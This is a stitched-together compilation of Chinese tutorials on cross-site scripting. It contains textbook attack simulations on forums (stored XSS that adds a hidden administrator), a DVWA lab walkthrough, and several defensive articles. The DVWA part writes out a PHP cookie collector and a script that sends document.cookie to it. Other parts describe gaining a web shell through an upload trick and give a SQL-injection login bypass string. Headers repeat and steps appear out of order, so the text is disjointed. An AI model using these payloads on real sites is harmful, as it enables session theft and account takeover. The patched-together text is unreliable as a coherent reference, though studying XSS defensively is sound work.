
XSS跨站脚本攻击技术
XSS钓鱼攻击分析 XSS钓鱼攻击分析
1.FLASH XSS钓鱼 2.UR编码与XSS钓鱼
跨站脚本攻击的防范
具体的操作步骤如下: 步骤1:打开IE浏览器,选择【工具】→【Internet选项】菜单项,即可弹出【 Internet选项】对话框,如图9-50所示。 步骤2:切换到【安全】选项卡,选择【Internet】图标,单击【自定义级别】按钮, 即可弹出【安全设置】对话框,在其中自定义Internet的安全级别,如图9-51所示 。 步骤3:找到“脚本”区域,再把“活动脚本”设置成“禁用”状态就可以了。
XSS攻击案例模拟 XSS攻击案例模拟
1 2 3 4 盗用用户权限攻击案例模拟 XSS挂马攻击案例模拟 XSS提权攻击案例模拟 XSS钓鱼攻击分析
XSS挂马攻击案例模拟 XSS挂马攻击案例模拟
1.XSS中的挂马代码 2.XSS缺陷代码分析 3.XSS挂马攻击过程模拟
XSS挂马攻击过程模拟 XSS挂马攻击过程模拟
反黑风暴— — 网络渗透技术攻防高手修炼
XSS跨站脚本攻击技术 XSS跨站脚本攻击技术
♂XSS产生根源和触发条件 ♂跨站漏洞的利用 ♂XSS XSS攻击案例模拟 XSS ♂跨站脚本攻击的防范
XSS产生根源和触发条件 XSS产生根源和触发条件
XSS攻击产生的根源,究其实质来说,其原理就是在HTML中注入脚本,让原本正常的脚 本反馈给用户非正常信息。XSS钓鱼攻击的攻击模型如图9-1所示。XSS挂马一般出现在游戏 类的站点上,攻击者往往会在一个免费空间上传自己配置好的IE漏洞程序,再放置好想让 用户运行的后门木马,最后到被跨站攻击的站点上构造页面,使用各种方法让正常用户大 量的访问构造好的页面,从而实现批量挂马、批量抓肉鸡的目的。其典型的XSS挂马攻击模 型如图9-2所示。
下面以动网DVBBS论坛为例模拟攻击者进行详细操作: 步骤2:在“发起投票”页面中添加投票项目,在“投票项目”文本框中添加经典的跨 站脚本攻击代码:<script>alert('xss')</script>,填写代码的地方是“投票项 目”,其他地方攻击者一般会伪造成正常的信息,如图9-38所示。 步骤3:在伪装完成后,发布投票贴。此时,攻击者发布的投票贴中已经包含XSS代码 。只要用户访问了这个帖子,都将实现XSS攻击。为了测试效果,退出当前用户的 登录,然后使用管理员账户登录,访问这个投票贴,如图9-39所示。标准的XSS框 弹出,说明攻击者构造的跨站攻击脚本成功。
本章结束,谢谢观赏
下面以动网DVBBS论坛为例模拟攻击者进行详细操作: 步骤1:从网上下载动网DVBBS论坛源代码并在IIS中进行配置,再打开论坛的主页 “index.asp”,如图9-36所示。注册一个低权限的用户,随便进入一个版块,单 击页面上的“发起投票”按钮,发投票贴,如图9-37所示。
XSS挂马攻击过程模拟 XSS挂马攻击过程模拟
XSS提权攻击案例模拟 XSS提权攻击案例模拟
1.留言板XSS漏洞代码分析 2.详细XSS中的提权代码构造 3.XSS提权攻击实例步骤分析
XSS提权攻击实例步骤分析 XSS提权攻击实例步骤分析
XSS提权攻击的具体操作步骤如下: 步骤1:在IIS服务器中打开“index.asp”页面,即可进入“深度学习留言板”系统主 页,如图9-44所示。单击页面上方的【我要留言】按钮,即可打开“添加留言”页 面,根据代码分析,填写如图9-45所示的内容。
专家课堂(常见问题与解答) 个站点存在跨站攻击漏洞呢? 解答: 解答:使用代码“<script>alert(‘XSS’)</script>”来检测,是最常见的直接测试脚本系统 是否存在跨站脚本攻击的方法。一般情况下,如果这个代码可以正常被插入并执行,就说明 站点是存在跨站攻击漏洞的,攻击者此后就可以构造各种代码实现各种功能。如果不能被正 常插入并执行,则说明不存在跨站攻击漏洞。 点拨2 点拨2:为什么在使用“getURL("http://www.***.com ");”语句时,没有输入后面的分号“; ”就提示语法错误? 解答: 解答:Actions acript 的每行语句都以分号“;”结束,它不同于BASIC语言,Actions cript 语句同C++、Java、Pascal一样允许分多行书写,即允许将一条很的长语句分割成两个或更多 代码行,只要在结尾有个分号就行了。
XSS提权攻击实例步骤分析 XSS提权攻击实例步骤分析
XSS提权攻击的具体操作步骤如下: 步骤2:单击【留言】按钮,即可成功提交留言内容。当管理员再次登录后台进行管理 工作的时候,选择左侧列表中的“留言板管理”选项,不用单击其他的内容,XSS 就能直接触发,如图9-46所示。 步骤3:此时选择左侧列表中的“网站用户管理”选项,即可看到除原本默认的管理员 外,又新增了一个名叫“duoduosixu”的管理员,如图9-47所示。
常见的4种网络攻击手段

常见的4种⽹络攻击⼿段1.1. 跨站脚本攻击(XSS)概念跨站脚本攻击(Cross-Site Scripting, XSS),是⼀种⽹站应⽤程序的安全漏洞攻击,是代码注⼊的⼀种。
它允许恶意⽤户将代码注⼊到⽹页上,其他⽤户在观看⽹页时就会受到影响。
这类攻击通常包含了 HTML 以及⽤户端脚本语⾔。
XSS 攻击⽰例:假如有下⾯⼀个 textbox<input type="text" name="address1" value="value1from">value1from 是来⾃⽤户的输⼊,如果⽤户不是输⼊ value1from,⽽是输⼊"/><script>alert(document.cookie)</script><!-那么就会变成:<input type="text" name="address1" value=""/><script>alert(document.cookie)</script><!- ">嵌⼊的 JavaScript 代码将会被执⾏。
攻击的威⼒,取决于⽤户输⼊了什么样的脚本。
攻击⼿段和⽬的常⽤的 XSS 攻击⼿段和⽬的有:盗⽤ cookie,获取敏感信息。
利⽤植⼊ Flash,通过 crossdomain 权限设置进⼀步获取更⾼权限;或者利⽤ Java 等得到类似的操作。
利⽤ iframe、frame、XMLHttpRequest 或上述 Flash 等⽅式,以(被攻击)⽤户的⾝份执⾏⼀些管理动作,或执⾏⼀些⼀般的如发微博、加好友、发私信等操作。
利⽤可被攻击的域受到其他域信任的特点,以受信任来源的⾝份请求⼀些平时不允许的操作,如进⾏不当的投票活动。
网络安全常见漏洞攻击案例分析

网络安全常见漏洞攻击案例分析随着信息时代的到来,网络安全问题变得愈发突出。
在这个数字化的世界中,各种网络攻击和漏洞都可能导致个人隐私泄露、金融损失以及社会秩序的混乱。
因此,了解和分析常见的网络安全漏洞攻击案例,对于保护我们的网络安全具有重要意义。
本文将针对几种常见的网络安全漏洞攻击案例进行深入分析。
1. XSS(跨站脚本)攻击XSS攻击是一种通过向网页中插入恶意脚本来实现的攻击方式。
攻击者可以通过篡改前端输入框、URL参数等方式,使用户在浏览网页时执行恶意脚本,从而获取用户的敏感信息或者进行其他恶意操作。
例如,攻击者可以通过在论坛评论中嵌入恶意代码,窃取用户的登录凭证,进而控制用户的账号。
2. CSRF(跨站请求伪造)攻击CSRF攻击是一种通过伪装合法的请求来获取用户信息或执行非法操作的网络攻击手段。
攻击者可以通过各种方式引诱用户点击恶意链接或访问受控的网站,从而实现对用户账号的操作。
举例来说,攻击者可以通过在邮件中插入恶意链接,诱使用户在不经意间发起跨站请求,导致用户帐户被盗。
3. SQL注入攻击SQL注入攻击是一种利用Web应用程序的漏洞来操作数据库的攻击方式。
攻击者可以通过在用户输入的数据中注入恶意的SQL语句,从而篡改、删除或者泄露数据库中的数据。
例如,攻击者可以通过在登录表单中输入“'or'1'='1”这样的注入代码,绕过认证进行非法访问。
4. DDos(分布式拒绝服务)攻击DDoS攻击是一种通过占用目标服务器资源来使其过载,从而导致正常用户无法访问的攻击方式。
攻击者可以通过大量的恶意请求和僵尸网络发起DDoS攻击,使目标服务器无法正常响应合法用户的请求。
这种攻击方式可以严重影响网络服务的可用性和稳定性。
5. Wi-Fi劫持攻击Wi-Fi劫持攻击是一种通过篡改或者欺骗用户的无线网络连接,窃取用户信息或者截取未加密的数据包的攻击方式。
攻击者可以在公共场所设置恶意的Wi-Fi热点,当用户连接到这些热点时,攻击者可以窃取其敏感信息,如用户名、密码等。
DVWA——XSS(跨站脚本攻击)

DVWA——XSS(跨站脚本攻击)XSS概念:XSS攻击全称跨站脚本攻击,XSS是⼀种经常出现在web应⽤中的计算机安全漏洞,它允许恶意web⽤户将代码植⼊到提供给其它⽤户使⽤的页⾯中。
⽐如这些代码包括HTML代码和客户端脚本。
XSS有三种:反射型XSS:只是简单地把⽤户输⼊的数据反射给浏览器,简单来说,⿊客往往需要⽤户诱使⽤户点击⼀个恶意链接,才能攻击成功。
存储型XSS:将⽤户输⼊的数据存储在服务器端。
DOM XSS:通过修改页⾯的DOM节点形成的XSS。
(可能是存储型也可能使反射型)反射型XSS:Low级:<?php// Is there any input?if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {// Feedback for end userecho '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';}>我们可以看到,代码直接引⽤了name参数,并没有任何的过滤与检查,存在明显的XSS漏洞。
所以我们构造payload语句:<script>alert(/111/)</script>,可以看到直接就执⾏了我们的js代码。
在www⽬录下创建⼀个cookie.php⽂件,内容如下:<?php$cookie=$_GET['cookie'];//将get请求参数存储到cookie变量中file_put_contents('cookie.txt',$cookie);//把偷取的⽤户cookie写到cookie.txt⽂件中>编写js代码将页⾯的cookie发送到cookie.php中:<script>document.location='http://127.0.0.1/cookie.php/?cookie='+document.cookie;</script>#后⾯的参数要进⾏URL编码,页⾯发⽣跳转后,我们发现在WWW⽬录下多了个 cookie⽂件,打开发现成功拿到了cookie。
XSS跨站脚本攻击技术原理及防护措施
XSS跨站脚本攻击技术原理及防护措施

一、XSS跨站脚本攻击技术原理
XSS全名跨站脚本攻击(Cross-site Scripting),是一种网络攻击技术,它指的是攻击者往网页里植入恶意指令,这恶意脚本能够实现对访问者机器的破坏、进行攻击者所期望的操作。
XSS攻击的通常目的是窃取受害者的身份凭证、重定向到恶意网站、植入垃圾信息、增加病毒等。
XSS攻击的攻击原理是,攻击者利用网页漏洞,向网页中植入恶意脚本,使脚本被浏览器执行,从而实现攻击目的。
XSS攻击可以分为两类:反射式XSS和存储型XSS。
反射式XSS:攻击者构造特殊的URL,包含恶意的脚本代码,然后将其发送给受害者,受害者在浏览器上打开该URL后,恶意脚本便会在浏览器上执行,实现攻击者的目的。
存储型XSS:攻击者构造一段恶意脚本,将其植入到网页中,当其他用户访问该网页时,恶意脚本被执行,实现攻击者的目的。
二、XSS跨站脚本攻击防护措施
1、合理使用HTML标记
XSS攻击是利用Web应用程序对特殊字符的不安全处理而产生的,只要合理使用HTML标记,可以有效地抵抗XSS攻击。
一般来说,最好的防范措施就是使用正确的标记。
例如,在输入中不应使用<script>标记,因为浏览器会将其作为脚本而执行。
跨站脚本攻击的危害和防护方法

跨站脚本攻击的危害和防护方法跨站脚本攻击(Cross-Site Scripting,XSS)是一种常见的 Web 应用程序安全漏洞,攻击者通过在合法网页中插入恶意脚本代码,使用户在浏览网页时受到攻击。
这种攻击可以导致诸如 cookie 盗取、恶意操作用户账户等危害。
为了保护用户数据和确保网站安全,开发人员需要采取一些防护措施来防范这种攻击。
1.会话劫持:攻击者可以通过窃取用户的会话ID,获得对用户账户的控制权,从而越过身份验证阶段访问受限资源和敏感信息。
2.数据窃取:攻击者可以通过注入恶意代码,将用户的敏感信息(如用户名、密码、信用卡号等)发送到恶意服务器上,从而导致用户信息泄露。
3.恶意操作:攻击者可以通过注入脚本代码,欺骗用户进行一些非法操作,如转账、删除数据等,导致用户财产损失或系统数据丢失。
为了防范跨站脚本攻击,开发人员可以采取以下几种防护方法:1.输入验证和过滤:开发人员需要对用户输入的数据进行有效的验证和过滤,避免恶意脚本的注入。
对于用户输入的特殊字符(如`<`,`>`,`"`,`'`,`/`等),需要进行转义处理或替换为安全字符。
2.输出编码:在将用户输入的数据输出到网页或其他输出端之前,需要进行适当的编码处理,确保输出内容被当作纯文本而不是可执行脚本来处理。
常见的输出编码方式包括HTML编码、URL编码等。
4. 使用 HttpOnly Cookie:在设置 Cookie 时,开发人员可以将它们标记为 HttpOnly,这样客户端脚本就无法通过 document.cookie API 来访问该 Cookie。
这可以减少 XSS 攻击者对用户 Cookie 的窃取。
5.安全的开发实践:开发人员需要遵循安全的开发实践,如避免在网页中直接嵌入脚本代码、使用安全套接字层(SSL/TLS)传输敏感数据、定期更新和升级服务器软件等。
6.持续安全审计:定期进行网站和应用程序的安全审计,检查是否存在潜在的跨站脚本攻击漏洞。
详解XSS跨站脚本攻击

XSS又叫CSS (Cross Site Script) ,跨站脚本攻击。它指的是恶意攻击者往Web页面里插入恶意html代码,当用户浏览该页之时,嵌入其中Web里面的html代码会被执行,从而达到恶意用户的特殊目的。XSS属于被动式的攻击,因为其被动且不好利用,所以许多人常呼略其危害性。而本文主要讲的是利用XSS得到目标服务器的shell。技术虽然是老技术,但是其思路希望对大家有帮助。
有的时候,当我们对于目标程序找不到可以利用的跨站点,这个时候我们可以利用可以从外部入手,利用我们要拿下的是它的论谈,论谈的安全性做的很好,但其留言板却存在跨站漏洞,这个时候我们可以在留言板里写入跨站语句,跨站语句为以表单的方式向论谈提交提升权限的语句,如上面的bbsxp加asp 扩展的语句。当然我们可利用后台的备份功能直接得到一个shell。
二、来自内部的跨站攻击
寻找跨站漏洞
如果有代码的话比较好办,我们主要看代码里对用户输入的地方和变量有没有做长度和对”<”,”>”,”;”,”’”等字符是否做过滤。还有要注意的是对于标签的闭合,像测试QQ群跨站漏洞的时候,你在标题处输入<script>alert(‘test’)</script>,代码是不会被执行的,因为在源代码里,有其它的标签未闭合,如少了一个</script>,这个时候,你只要闭合一个</script>,代码就会执行,如:你在标题处输入</script><script>alert(‘test’)</script>,这样就可以弹出一个test的框。
同样发个贴子等,只要管理员打开了,就会加了一个扩展名为asp (有空格)的上传扩展,这个时候,你只要上传一个newmm.asp (有空格)就可以得到一个shell.
XSS跨站脚本攻击技术原理及防护措施
XSS跨站脚本攻击技术原理及防护措施2010年07月12日星期一 1:08 P.M.发表:红科网安作者:Amxking发布时间:2010-06-23摘要:本文作者Amxking通过对xss跨站脚本攻击漏洞的历史、攻击特点、攻击原理描述及案例代码实战举例详细解析XSS漏洞攻击技术,并提出防御XSS跨站漏洞的思路方法。
及WEB开发者开发网站过程中防范编码中产生xss跨站脚本攻击漏洞需要注意的事项。
XSS漏洞概述:XSS(Cross Site Script)跨站点脚本攻击是一种注射的问题,在这种恶意脚本注入否则良性和信任的网站类型。
跨站点脚本(XSS)攻击,攻击者使用时,会出现一个网络应用程序发送恶意代码,一般是在浏览器端脚本的形式,向不同的最终用户。
这些缺陷,使攻击成功是相当普遍,发生在任何地方从一个Web应用程序使用在输出它没有验证或编码了用户输入。
攻击者可以使用XSS的恶意脚本发送到一个毫无戒心的用户。
最终用户的浏览有没有办法知道该脚本不应该信任,将执行该脚本。
因为它认为该脚本来从一个受信任的源,恶意脚本可以访问任何Cookie,会话令牌,或其他敏感信息的浏览器保留,并与该网站使用。
甚至可以重写这些脚本的HTML网页的内容。
XSS漏洞历史:XSS(Cross-site scripting)漏洞最早可以追溯到1996年,那时电子商务才刚刚起步,估计那时候国内很少人会想象到今天出现的几个国内电子商务巨头淘宝、当当、亚马逊(卓越)。
XSS的出现“得益”于JavaScript的出现,JavaScript的出现给网页的设计带来了无限惊喜,包括今天风行的AJAX(Asynschronous JavaScript and XML)。
同时,这些元素又无限的扩充了今天的网络安全领域。
XSS 漏洞攻击特点:(1)XSS跨站漏洞种类多样人:XSS攻击语句可插入到、URL地址参数后面、输入框内、img标签及DIV标签等HTML函数的属人里、Flash的getURL()动作等地方都会触发XSS漏洞。
XSS(跨站脚本攻击)分析与实战
XSS(跨站脚本攻击)分析与实战⽂章⽬录⼀、漏洞原理1、XSS简介:XSS全称:Cross Site Scripting,即跨站脚本攻击,为了不和“层叠样式表”(Cascading Style Sheets, CSS)的缩写混淆,故将跨站脚本攻击缩写为XSS。
XSS是最常见的 Web 应⽤程序安全漏洞之⼀,这类漏洞能够使攻击者嵌⼊恶意脚本代码(⼀般是JS代码)到正常⽤户会访问到的页⾯中,当正常⽤户访问该页⾯时,恶意脚本代码将会在⽤户的浏览器上执⾏,从⽽达到恶意攻击⽤户的⽬的。
从上述内容可知,XSS属于客户端攻击,受害者最终是⽤户。
但不要以为受害者是⽤户,就认为跟⾃⼰的⽹站、服务器安全没有关系,不要忘记⽹站管理⼈员也属于⽤户之⼀,这就意味着 XSS 可以攻击 “服务器端”。
因为管理员要⽐普通⽤户的权限⼤得多,⽽攻击者就有可能靠管理员⾝份作为“跳板”实施攻击。
2、XSS原理解析:XSS攻击在⽹页中嵌⼊的恶意脚本代码⼀般是使⽤ JavaScript 语⾔,JavaScript 可以获取⽤户的Cookie、改变⽹页内容、URL跳转,那么存在XSS漏洞的⽹站,就可以盗取⽤户Cookie、⿊掉页⾯、导航到恶意⽹站,⽽攻击者需要做的仅仅是向Web页⾯中注⼊JavaScript 代码。
下⾯是⼀个简单的XSS漏洞实例,代码如下:<html><head><meta content="text/html;charset=utf-8"/><title>xss漏洞⽰例</title></head><body><center><h6>把输⼊的字符串输出</h6><form action="#" method="get"><h6>请输⼊</h6><input type="text" name="xss"><br /><input type="submit" value="确定"></form><hr><?phpif (isset($_GET['xss'])) {echo '<input type="text" value="'.$_GET['xss'].'">';}else{echo '<input type="text">';}></center></body></html>在代码中,通过GET获取参数xss的值,然后通过echo输出⼀个input标签,并将xss的值放⼊input标签的value中。
前端开发中的防御网络欺诈攻击技术
前端开发中的防御网络欺诈攻击技术随着互联网技术的快速发展,网络欺诈攻击日益猖獗。
作为前端开发人员,我们需要采取措施来提高网站和应用程序的安全性,防止网络欺诈攻击对用户造成的损害。
本文将介绍一些前端开发中常用的防御网络欺诈攻击技术。
一、跨站脚本攻击(XSS)防御技术跨站脚本攻击是指攻击者利用网站的漏洞,在用户浏览器中注入恶意脚本,从而获取用户的敏感信息。
为了防止XSS攻击,前端开发人员可以采取以下技术措施:1. 输入验证:对于用户输入的数据,进行严格的验证和过滤,确保用户输入的内容符合预期,并且不包含任何恶意脚本。
2. 输出编码:在将用户输入的数据输出到页面时,使用合适的编码方式,如HTML编码或URL编码,以确保任何恶意脚本都不会被执行。
3. Cookie安全标记:设置HttpOnly标记,可以防止恶意脚本通过document.cookie获取用户的Cookie信息。
二、跨站请求伪造(CSRF)防御技术跨站请求伪造是指攻击者利用用户登录状态,在用户不知情的情况下发送恶意请求,执行非法操作。
为了防止CSRF攻击,前端开发人员可以采取以下技术措施:1. 验证来源:在服务器端验证每个请求的来源,确保只接受来自合法网站的请求。
2. 请求令牌(Token):为每个用户生成一个唯一的令牌,并在用户的请求中包含该令牌,服务器端验证请求的令牌是否有效。
3. 同源策略:通过设置浏览器的同源策略,限制不同域之间的数据访问,防止恶意网站利用用户浏览器发送CSRF攻击。
三、点击劫持防御技术点击劫持是指攻击者将一个透明的iframe覆盖在一个看似无害的按钮或链接上,当用户点击按钮或链接时,实际上触发了iframe上的恶意操作。
为了防止点击劫持,前端开发人员可以采取以下技术措施:1. X-Frame-Options响应头:通过设置X-Frame-Options响应头为“DENY”或“SAMEORIGIN”,可以限制页面在iframe中的显示,防止点击劫持攻击。
跨站脚本攻击解决方案
跨站脚本攻击解决方案
《跨站脚本攻击解决方案》
跨站脚本攻击(XSS)是一种常见的网络安全威胁,攻击者通过在受害者的浏览器中执行恶意脚本来窃取敏感信息或进行其他恶意操作。
为了有效防止和解决跨站脚本攻击,有一些解决方案可以采取。
首先,输入验证是防止跨站脚本攻击的重要手段之一。
在用户输入被传送到服务器之前,对其进行严格的验证和过滤,排除其中的恶意脚本或其他危险内容。
这可以通过编写严格的输入验证规则和使用安全的输入控件来实现。
其次,输出编码也是防止跨站脚本攻击的有效方法之一。
在将数据输出到网页上时,对其进行适当的编码,使恶意脚本无法被执行。
常见的编码技术包括HTML实体编码、URL编码和JavaScript编码等。
此外,安全的Cookie和会话管理也是防止跨站脚本攻击的重要步骤。
确保在传输和存储敏感信息时使用安全的HTTPOnly 和Secure标记,以防止被窃取和篡改。
另外,及时更新会话ID并采取其他安全措施也十分必要。
最后,安全意识和培训对于防止跨站脚本攻击同样至关重要。
组织和个人应该定期接受安全意识培训,学习如何识别和防范XSS攻击,并且完善自身的安全意识。
此外,组织还应该建立相应的安全管理策略,并进行定期的安全审计,以及时发现
和纠正潜在的安全风险。
总之,跨站脚本攻击是一种常见的网络安全威胁,对于防范和解决这种攻击,输入验证、输出编码、安全的Cookie和会话管理,以及安全意识培训都是非常重要的解决方案。
只有采取综合性的措施,才能有效地保护网络安全和用户隐私。